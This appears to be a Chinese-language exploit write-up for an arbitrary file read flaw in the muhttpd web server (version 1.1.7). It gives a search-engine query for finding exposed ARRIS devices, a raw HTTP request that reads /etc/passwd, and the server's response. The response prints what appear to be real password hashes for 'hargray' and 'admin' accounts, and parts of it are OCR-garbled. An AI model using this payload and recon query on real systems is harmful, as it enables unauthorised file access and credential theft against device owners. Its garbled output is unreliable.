M2-1Muhttpd-任意文件读取

漏洞描述:


muhttpd (mu-HTTP-deamon) 是一个简单但完整的web服务器,用可移植的ANSI C编写。它支持静态页面、CGI脚本、基于MIME类型的处理程序和HTTPS。它在接受任何连 接之前放弃特权,并且可以记录接收到的请求。它已经在GNU/Linux、NetBSD、FreeBSD、Mac OS X和Cygwin上进行了测试。它在32位和64位、小端和大端系统上成功运

multtpd 1.1.7之前版本存在安全漏洞。攻击者利用该漏洞读取系统任意文件。

影响版本:

• muhttpd 1.1.7

网站图片:



网络测绘:

Hunter 语法:

• hunter'web.body="2017 ARRIS Enterprises,"

漏洞复现:

payload:

```
GET q/etc/passwd HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
 效果图:
 原化 Rew Hex 两面道绘
1 HTTP/1-1 200 DK
2 Date: Mon, 21 Aug 2023 14:93:51 GMT
3 Last-Modifod; Thu, e1 Jan 1970 00:00:20 GMT
4 Connection; Lose
```

6
7 root:*:0:0:root:/:/bin/false
8 nobody:*:99:99:Nobody:/:/bin/false
9 hargray:\$1\$/e2Jqkxm\$RYtqcYjz6070DT2QgFXsP.:0:0:hargray:/:/bin/cshel l 10 admin:\$1\$w7+fOHcb\$98G4rBw17j1fN0ZxBjVDL.:8:8:root:/:/bin/cshell